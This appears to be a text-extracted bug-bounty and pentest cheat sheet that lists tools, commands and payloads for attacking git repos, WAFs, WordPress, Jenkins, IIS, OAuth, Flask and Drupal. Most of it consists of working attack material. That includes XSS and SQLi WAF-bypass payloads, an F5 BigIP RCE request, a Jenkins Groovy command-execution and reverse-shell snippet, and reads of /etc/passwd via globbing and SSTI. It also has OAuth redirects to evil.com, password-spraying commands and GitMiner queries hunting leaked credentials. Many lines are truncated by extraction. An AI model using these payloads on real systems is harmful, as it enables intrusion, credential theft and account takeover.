21 https://github.com/HightechSec/git-scanner
22 # GitMiner
23 # wordpress configuration files with passwords
24     python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP\_HOST
25 # brasilian government files containing passwords
26     python3 gitminer-v2.0.py --query 'extension:php "root" in:file AND "gov.
27 # shadow files on the etc paste
28     python3 gitminer-v2.0.py --query 'filename:shadow path/etc' -m root -c p
29 # joomla configuration files with passwords
30     python3 gitminer-v2.0.py --query 'filename:configuration extension:php "
31
32 # GitLeaks
33 sudo docker pull zricethezav/gitleaks
34 sudo docker run --rm --name=gitleaks zricethezav/gitleaks -v -r https://gi
35 or (repository in /tmp)
36 sudo docker run --rm --name=gitleaks -v /tmp/:/code/ zricethezav/gitleaks
37
38 # GitJacker - for exposed .git paths
39 # https://github.com/liamg/gitjacker
40 curl -s "https://raw.githubusercontent.com/liamg/gitjacker/master/scripts/
41 gitjacker url.com
42
```

```
43 # Then visualize a commit:  
44 https://github.com/[git account]/[repo name]/commit/[commit ID]  
45 https://github.com/zricethezav/gitleaks/commit/744ff2f876813fb34731e6e0d6  
46  
47 # Manual local checks inside repository  
48 git log  
49 # Checkout repo with .env file  
50 git checkout f17a07721ab9acec96aef0b1794ee466e516e37a  
51 ls -la  
52 cat .env
```

# GitLab

- 1 If you find GitLab login panel, try to go to:
- 2 /explore
- 3 Then use the searchbar for users,passwords,keys..

# WAFs

## Tools

```
1 whatwaf https://example.com
2 wafw00f https://example.com
3
4 # https://github.com/vincentcox/bypass-firewalls-by-DNS-history
5 bash bypass-firewalls-by-DNS-history.sh -d example.com
6
7 # Find real IP
8 # https://github.com/Dheerajmadhukar/Lilly
9 ./lilly.sh -d target.com -a shodan_api_key
```

```
1 # Manual identification
2 dig +short target.com
3 curl -s https://ipinfo.io/<ip address> | jq -r '.com'
4
5 # Always check DNS History for original IP leak
6 https://whoisrequest.com/history/
7
8 # Waf detection
9 nmap --script=http-waf-fingerprint victim.com
10 nmap --script=http-waf-fingerprint --script-args http-waf-fingerprint.inte
11 nmap -p80 --script http-waf-detect --script-args="http-waf-detect.aggro "
12 wafw00f victim.com
13
14 # Good bypass payload:
15 %0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)
16 javascript:"/*`/*`/* →<html \” onmouseover=/*&lt;svg/* onload=alert()//>
17
18 # Bypass trying to access to :
19 dev.domain.com
20 stage.domain.com
21 ww1/ww2/ww3...domain.com
22 www.domain.uk/jp/
23
24 # Akamai
25 origin.sub.domain.com
26 origin-sub.domain.com
27 - Send header:
28 Pragma: akamai-x-get-true-cache-key
29 {{constructor.constructor(alert`1`())}}
```

```
30 \');confirm(1);//
31 444/**/OR/**/MID(CURRENT_USER,1,1)/**/LIKE/**/"p"/**/#
32
33 # ModSecurity Bypass
34 <img src=x onerror=prompt(document.domain) onerror=prompt(document.domain)
35
36 # Cloudflare
37 python3 cloudflare.py domain.com
38 # https://github.com/mandatoryprogrammer/cloudflare_enum
39 cloudflare_enum.py disney.com
40 https://viewdns.info/iphistory/?domain=domain.com
41 https://whoisrequest.com/history/
42
43 # Cloudflare bypasses
44 <!<script>alert(1)</script>
45 <a href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;\u0061\u006C\u0065\
46 <img%20id=%26%23x101;%20src=x%20onerror=%26%23x101;;alert'1';>
47 <select><noembed></select><script x='a@b'a>y='a@b'//a@b%0a\u0061lert(1)</s
48 <a+HREF='%26%237javascrip%26%239t:alert%26lpar;document.domain)'>
49
50 # Aqtronix WebKnight WAF
51 - SQLi
52 0 union(select 1,@@hostname,@@datadir)
53 0 union(select 1,username,password from(users))
54 - XSS
55 <details ontoggle=alert(document.cookie)>
56 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">
57
58 # ModSecurity
59 - XSS
60 <scr%00ipt>alert(document.cookie)</scr%00ipt>
61 onmouseover%0B=
62 ontoggle%0B%3D
63 <b%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert("
64 - SQLi
65 1+uni%0Bon+se%0Blect+1,2,3
66
67 # Imperva Incapsula
68 https://medium.com/@0xpegg/imperva-waf-bypass-96360189c3c5
69 url.com/search?search=%3E%3C/span%3E%3Cp%20onmouseover=%27p%3D%7E%5B%5D%3B
70 <iframe/onload='this["src"]="javas&Tab;cript:al"+"ert` ``';>
71 <img/src=q onerror='new Function`al\ert\`1\``>
72 - Parameter pollution SQLi
73 http://www.website.com/page.asp?a=nothing'/*&a=*/*or/*&a=*/*1=1/*&a=*/*--+
74 http://www.website.com/page.asp?a=nothing'/*&a%00=*/*or/*&a=*/*1=1/*&a%00=*/*
75 -XSS
76 %3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%2
77 <img/src="x"/onerror="[7 char payload goes here]">
78
79 # FAIL2BAN SQLi
80 (SELECT 6037 FROM(SELECT COUNT(*),CONCAT(0x7176706b71,(SELECT (ELT(6037=60
```

```
81
82 # F5 BigIP
83 RCE: curl -v -k 'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/worksp
84 Read File: curl -v -k 'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/
85 - XSS
86 <body style="height:1000px" onwheel=alert("123")>
87 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow=alert("123")>
88 <body style="height:1000px" onwheel="[JS-F**k Payload]">
89 <div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[JS-F**k Pay
90 (![]+[])[+!+[]]+(![]+[!])[!+[]+!+[!]]+(!![!]+[])[!+[!]+!+[!]]+(!![!]+[])
91 )[+[]]+(![]+[!][(![]+[!])[+[]]+(![]+[!][[]])][+!+[!]+[!]]+(![]+[!])[!+[]
92 +[]]+(!![!]+[])[!+[!]+!+[!]+!+[!]]+(!![!]+[])[+!+[!]]][!+[!]+!+[!]+[!]]+![+!
93 ]+[!]]+([![]+[!][[]])][+!+[!]+[!]]+(![]+[!])[!+[!]+!+[!]]+(!![!]+[])[+[]]+
94 ]+!+[!]+!+[!]]+(!![!]+[])[+!+[!]]][!+[!]+!+[!]+[!]]
95 <body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)">
96 <div contextmenu="xss">Right-Click Here<menu id="xss" on-
97 show="prom%25%32%33%25%32%36x70;t(1)">
98
99 # Wordfence
100 <meter onmouseover="alert(1)"
101 '">><div><meter onmouseover="alert(1)"</div>">
102 >><marquee loop=1 width=0 onfinish=alert(1)>
103
104 # RCE WAF globbing bypass
105 /usr/bin/cat /etc/passwd == /????/???/c?t$IFS/???/p?s?w?
106 cat /etc$u/p*s*wd$u
```

# Mutation points in <a> tag for WAF bypass

<a[1]href[2]=[3]"[4]java[5]script:[6]alert(1)">

Bytes:  
\x09 \x0a \x0c  
\x0d \x20 \x2f

Bytes:  
\x09 \x0a \x0c  
\x0d \x20

Bytes:  
\x09 \x0a \x0d  
Allowed encodings: HTML

Bytes:  
\x01 \x02 \x03 \x04 \x05 \x06 \x07 \x08  
\x09 \x0a \x0b \x0c \x0d \x0e \x0f \x10  
\x11 \x12 \x13 \x14 \x15 \x16 \x17 \x18  
\x19 \x1a \x1b \x1c \x1d \x1e \x1f \x20

Allowed encodings: HTML

Bytes:  
\x09 \x0a \x0b \x0c \x0d \x20 \x21 \x2b  
\x2d \x3b \x7e \xa0

UTF-8 Symbols:

\u0000 \u2000 \u2001 \u2002 \u2003 \u2004  
\u2005 \u2006 \u2007 \u2008 \u2009 \u200a  
\u2028 \u2029 \u202f \u205f \u3000 \ufe0f

Allowed encodings: HTML, URL

## > How to use it?

[1] <a href="javascript:alert(1)">  
<a\x09href="javascript:alert(1)">  
  
[2,3] <a href\x20="javascript:alert(1)">  
<a href=\x20"javascript:alert(1)">  
  
[4] <a href="\&Tab;javascript:alert(1)">  
<a href="\#x001;javascript:alert(1)">

[5] <a href="javas\x09cript:alert(1)">  
<a href="javas&Tab;cript:alert(1)">  
  
[6] <a href="javascript:\~alert(1)">  
<a href="javascript:/%0d%0aalert(1)">  
<a href="javascript:\x0calert(1)">  
<a href="javascript:\ef%bb%bfalert(1)">  
<a href="javascript:\#xeffe;alert(1)">

We use char codes to show non printable symbols

\x00 - ASCII hex code

\x20 - SPACE

\x0a - NEW LINE

\u0000 - UTF-8 char code

\u1680 - OGHAM SPACE MARK

\u2028 - LINE SEPARATOR

Encoding UTF-8 to URL

isn't obvious:

\u1680 -> %e1%9a%80

\u2028 -> %e2%80%a8

Hack3rScr0lls

BugBounty Trick

 @hackerscrolls

 @hackerscrolls

# Firebird

## Tools

```
1 # https://github.com/InfosecMatter/Scripts/blob/master/firebird-bruteforce
2 ./firebird\_bruteforce.sh IP DB /PATH/pwdlist.txt
3
4 # https://www.infosecmatter.com/firebird-database-exploitation/
5 apt-get -y install firebird3.0-utils
6 isql-fb
```

# Wordpress

## Tools

```
1 wpscan --url https://url.com
2 vulnx -u https://example.com/ --cms --dns -d -w -e
3 python3 cmsmap.py https://www.example.com -F
4 python3 wpseku.py --url https://www.target.com --verbose
```

```
1 # Check IP behing WAF:
2 https://blog.nem.ec/2020/01/22/discover-cloudflare-wordpress-ip/
3
4 # SQLi in WP and can't crack users hash:
5 1. Request password reset.
6 2. Go to site.com/wp-login.php?action=rp&key={ACTIVATION_KEY}&login={USERN
7
8 # XMLRPC
9 # https://github.com/nullfil3/xmlrpc-scan
10 # https://github.com/relarizky/wpxploit
11
12 # pingback.xml:
13 <?xml version="1.0" encoding="iso-8859-1"?>
14 <methodCall>
15 <methodName>pingback.ping</methodName>
16 <params>
17   <param>
18     <value>
19       <string>http://10.0.0.1/hello/world</string>
20     </value>
21   </param>
22   <param>
23     <value>
24       <string>https://10.0.0.1/hello/world/</string>
25     </value>
26   </param>
27 </params>
28 </methodCall>
29
30 <methodCall>
31 <methodName>pingback.ping</methodName>
32 <params><param>
33   <value><string>http://<YOUR SERVER >:<port></string></value>
34 </param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></str
```

```
35  </value></param></params>
36  </methodCall>
37
38 # List methods:
39 <methodCall>
40 <methodName>system.listMethods</methodName>
41 <params></params>
42 </methodCall>
43
44 curl -X POST -d @pingback.xml https://exmaple.com/xmlrpc.php
45
46 # Evidence xmlrpc:
47 curl -d '<?xml version="1.0" encoding="iso-8859-1"?><methodCall><methodName>
48
49 # Enum User:
50 for i in {1..50}; do curl -s -L -i https://example.com/wordpress?author=$i
51 site.com/wp-json/wp/v2/users/
52
```

# WebDav

```
1 davtest -cleanup -url http://target  
2 cadaver http://target
```

# Joomla

```
1 # Joomscan
2 joomscan -u http://10.11.1.111
3 joomscan -u http://10.11.1.111 --enumerate-components
4
5 python3 cmseek.py -u domain.com
6 vulnx -u https://example.com/ --cms --dns -d -w -e
7 python3 cmsmap.py https://www.example.com -F
```

# Jenkins

```
1 # Tools
2 # dump_builds, offline_decryption & password_spraying
3 # https://github.com/gquere/pwn_jenkins
4
5 # URL's to check
6 JENKINSIP/PROJECT//securityRealm/user/admin
7 JENKINSIP/jenkins/script
8
9 # Groovy RCE
10 def process = "cmd /c whoami".execute();println "${process.text}";
11
12 # Groovy RevShell
13 String host="localhost";
14 int port=8044;
15 String cmd="cmd.exe";
16 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
```

# IIS

```
1 # Reminder:
2 Case insensitive
3 IIS Shortname
4 VIEWSTATE deserialization RCE gadget
5 Web.config upload tricks
6 Debug mode w/ detailed stack traces and full path
7 Debugging scripts often deployed (ELMAH, Trace)
8 Telerik RCE
9
10 # ViewState:
11 https://www.notsosecure.com/exploiting-viewstate-deserialization-using-bla
12
13 # WebResource.axd:
14 https://github.com/inquisib/miscellaneous/blob/master/ms10-070_check.py
15
16 # ShortNames
17 https://github.com/irsdl/IIS-ShortName-Scanner
18 java -jar iis_shortname_scanner.jar 2 20 http://domain.es
19
20 # Padding Oracle Attack:
21 # https://github.com/KishanBagaria/padding-oracle-attacker
22 npm install --global padding-oracle-attacker
23 padding-oracle-attacker decrypt hex: [options]
24 padding-oracle-attacker decrypt b64: [options]
25 padding-oracle-attacker encrypt [options]
26 padding-oracle-attacker encrypt hex: [options]
27 padding-oracle-attacker analyze [] [options]
28 # https://github.com/liquidsec/pyOracle2
29
30 # Look for web.config or web.xml
31 https://x.x.x.x//WEB-INF/web.xml
32
33 # ASP - force error paths
34 /con/
35 /aux/
36 con.aspx
37 aux.aspx
38
39 # IIS 7
40 IIS Short Name scanner
41 HTTP.sys DOS RCE
```

# VHosts

## Tools

```
1 # https://github.com/jobertabma/virtual-host-discovery
2 ruby scan.rb --ip=192.168.1.101 --host=domain.tld
3
4 # https://github.com/dariusztytko/vhosts-sieve
5 python3 vhosts-sieve.py -d domains.txt -o vhosts.txt
6
7 # Enum vhosts
8 fierce -dns example.com
9
10 # https://github.com/codingo/VHostScan
11 VHostScan -t example.com
```

# Firebase

## Tools

```
1 # https://github.com/Turr0n/firebase
2 python3 firebase.py -p 4 --dnsdumpster -l file
3
4 # https://github.com/MuhammadKhizerJaved/Insecure-Firebase-Exploit
5 Firebase_Exploit.py
6
7 # https://github.com/viperbluff/Firebase-Extractor
8 firebase.py xyz.firebaseio.com
```

```
1 # Python conector
2 # https://github.com/thisbejim/Pyrebase
3
4 import pyrebase
5
6 config = {
7     "apiKey": "FIREBASE_API_KEY",
8     "authDomain": "FIREBASE_AUTH_DOMAIN_ID.firebaseio.com",
9     "databaseURL": "https://FIREBASE_AUTH_DOMAIN_ID.firebaseio.com",
10    "storageBucket": "FIREBASE_AUTH_DOMAIN_ID.appspot.com",
11 }
12
13 firebase = pyrebase.initialize_app(config)
14
15 db = firebase.database()
16
17 print(db.get())
```

# OWA

## Tools

```
1 # https://github.com/dafthack/MailSniper
2 # Spraying toolkit: https://github.com/byt3bl3d3r/SprayingToolkit
3 Invoke-PasswordSprayOWA -ExchHostName mail.r-1x.com -UserList C:\users.txt
4 python3 atomizer.py owa mail.r-1x.com 'Dakota2019!' ../users.txt
5
6 # https://github.com/gremwell/o365enum
7 ./o365enum.py -u users.txt -p Password2 -n 1
8
9 # https://github.com/mdsecactivebreach/o365-attack-toolkit
10
```

## Bypasses

```
1 # UserName Recon/Password Spraying - http://www.blackhillsinfosec.com/?p=4
2 # Password Spraying MFA/2FA - http://www.blackhillsinfosec.com/?p=5089
3 # Password Spraying/GlobalAddressList - http://www.blackhillsinfosec.com/?
4 # Outlook 2FA Bypass - http://www.blackhillsinfosec.com/?p=5396
5 # Malicious Outlook Rules - https://silentbreaksecurity.com/malicious-outl
6 # Outlook Rules in Action - http://www.blackhillsinfosec.com/?p=5465
7
8 Name Conventions:
9 - FirstnameLastinitial
10 - FirstnameLastname
11 - Lastname.firstname
```

# OAuth

## Explanation

```
1 # OAuth 2.0
2 https://oauth.net/2/
3 https://oauth.net/2/grant-types/authorization-code/
4
5 Flow:
6
7 1. MyWeb tried integrate with Twitter.
8 2. MyWeb request to Twitter if you authorize.
9 3. Prompt with a consent.
10 4. Once accepted Twitter send request redirect_uri with code and state.
11 5. MyWeb take code and it's own client_id and client_secret and ask server
12 6. MyWeb call Twitter API with access_token.
13
14 Definitions:
15
16 - resource owner: The resource owner is the user/entity granting access to
17 - resource server: The resource server is the server handling authenticate
18 - client application: The client application is the application requesting
19 - authorization server: The authorization server is the server issuing acc
20 - client_id: The client_id is the identifier for the application. This is
21 - client_secret: The client_secret is a secret known only to the applicati
22 - response_type: The response_type is a value to detail which type of toke
23 - scope: The scope is the requested level of access the client application
24 - redirect_uri: The redirect_uri is the URL the user is redirected to aft
25 - state: The state parameter can persist data between the user being dire
26 - grant_type: The grant_type parameter explains what the grant type is, an
27 - code: This code is the authorization code received from the authorizatio
28 - access_token: The access_token is the token that the client application
29 - refresh_token: The refresh_token allows an application to obtain a new a
```

## Bugs

```
1 # Weak redirect_uri
2 1. Alter the redirect_uri URL with TLD aws.console.amazon.com/myservice ->
3 2. Finish OAuth flow and check if you're redirected to the TLD, then is vu
```

```

4 3. Check your redirect is not to Referer header or other param
5
6 https://yourtweetreader.com/callback?redirectUrl=https://evil.com
7 https://www.target01.com/api/OAUTH/?next=https://www.target01.com//evil.co
8 https://www.target01.com/api/OAUTH?next=https://www.target01.com%09.evil.c
9 https://www.target01.com/api/OAUTH/?next=https://www.target01.com%252e.evi
10 https://www.target01.com/api/OAUTH/?next=https://www.target01.com/project/
11 http://target02.com/oauth?redirect_uri=https://evil.com[.target02.com/
12 https://www.target01.com/api/OAUTH/?next=https://yourtweetreader.com.evil.
13 https://www.target.com/endpoint?u=https://EVILtwitter.com/
14
15 ffuf -w words.txt -u https://www.target.com/endpoint?u=https://www.FUZZ.co
16
17 # Path traversal: https://yourtweetreader.com/callback/../.redirect?url=htt
18
19 # HTML Injection and stealing tokens via referer header
20 Check referer header in the requests for sensitive info
21
22 # Access Token Stored in Browser History
23 Check browser history for sensitive info
24
25 # Improper handling of state parameter
26 Check lack of state parameter and is in url params and is passed to all th
27 Verifying State entropy
28 Check state is not reused
29 Remove state and URI and check request is invalid
30
31 # Access Token Stored in JavaScript
32
33 # Lack of verification
34 If not email verification is needed in account creation, register before t
35 If not email verification in Oauth signing, register other app before the
36
37 # Access token passed in request body
38 If the access token is passed in the request body at the time of allocatin
39 An attacker can create a web application and register for an Oauth framewo
40 For example, a Hacker can build his own facebook app and get victim's face
41
42 # Reusability of an Oauth access token
43 Replace the new Oauth access token with the old one and continue to the ap

```


## OAuth resources

<sup>1</sup> [https://owasp.org/www-pdf-archive/20151215-Top\\_X\\_OAuth\\_2\\_Hacks-asano.pdf](https://owasp.org/www-pdf-archive/20151215-Top_X_OAuth_2_Hacks-asano.pdf)


```
2 https://medium.com/@lokeshdlk77/stealing-facebook-mailchimp-application-oa
3 https://medium.com/a-bugz-life/the-wondeful-world-of-oauth-bug-bounty-edit
4 https://gauravnarwani.com/misconfigured-oauth-to-account-takeover/
5 https://medium.com/@Jacksonkv22/oauth-misconfiguration-lead-to-complete-ac
6 https://medium.com/@logicbomb_1/bugbounty-user-account-takeover-i-just-nee
7 https://medium.com/@protector47/full-account-takeover-via-referrer-header-
8 https://hackerone.com/reports/49759
9 https://hackerone.com/reports/131202
10 https://hackerone.com/reports/6017
11 https://hackerone.com/reports/7900
12 https://hackerone.com/reports/244958
13 https://hackerone.com/reports/405100
14 https://ysamm.com/?p=379
15 https://www.amolbaikar.com/facebook-oauth-framework-vulnerability/
16 https://medium.com/@godofdarkness.msf/mail-ru-ext-b-scope-account-takeover
17 https://medium.com/@tristanfarkas/finding-a-security-bug-in-discord-and-wh
18 https://medium.com/@0xgaurang/case-study-oauth-misconfiguration-leads-to-a
19 https://medium.com/@rootxharsh_90844/abusing-feature-to-steal-your-tokens-
20 http://blog.intothesymmetry.com/2014/02/oauth-2-attacks-and-bug-bounties.h
21 http://blog.intothesymmetry.com/2015/04/open-redirect-in-rfc6749-aka-oauth
22 https://www.veracode.com/blog/research/spring-social-core-vulnerability-di
23 https://medium.com/@apkash8/oauth-and-security-7fddce2e1dc5
24 https://xploitprotocol.medium.com/exploiting-oauth-2-0-authorization-code-
```

---


## OAuth scheme



## Code grant flow



## OAuth Attack mindmap



Hack3rScr0lls

BugBounty Trick

@hackerscrolls  
@hackerscrolls

# Flask

```
1 # https://github.com/Paradoxis/Flask-Unsign
2
3 pip3 install flask-unsign
4 flask-unsign
5 flask-unsign --decode --cookie 'eyJsb2dnZWRfaW4i0mZhbHNlfQ.XDuWxQ.E2Pyb6x3
6 flask-unsign --decode --server 'https://www.example.com/login'
7 flask-unsign --unsign --cookie < cookie.txt
8 flask-unsign --sign --cookie "{'logged_in': True}" --secret 'CHANGEME'
9
10 # Python Flask SSTI Payloads and tricks
11
12 * {{url_for.globals}}
13 * {{request.environ}}
14 * {{config}}
15 * {{url_for.__globals__.builtins.open('/etc/passwd').read()}}
16 * {{self}}
17 * request|attr('class') == request.class == request[\x5f\x5fcclass\x5f\x5f]
```

# Symfony && Twig

```
1  **Tools**
2  # Server-Side Template Injection and Code Injection Detection and Exploita
3  # https://github.com/epinna/tplmap
4  ./tplmap.py -u 'http://www.target.com/page?name=John'
5  # https://github.com/ambionics/symfony-exploits
6
7  # Symfony:
8  Check for www.example.com/_profiler/ it contains errors and server variabl
9
10 # Twig:
11 https://medium.com/server-side-template-injection/server-side-template-inj
```

# Drupal

```
1  **Tools**
2  # droopescan
3  # https://github.com/droope/droopescan
4  droopescan scan drupal -u https://example.com -t 32
5
6  # drupwn
7  # https://github.com/immunIT/drupwn
8  sudo python3 drupwn --mode enum|exploit --target https://example.com
9
10 # https://github.com/ajinabraham/CMSScan
11 docker build -t cmsscan .
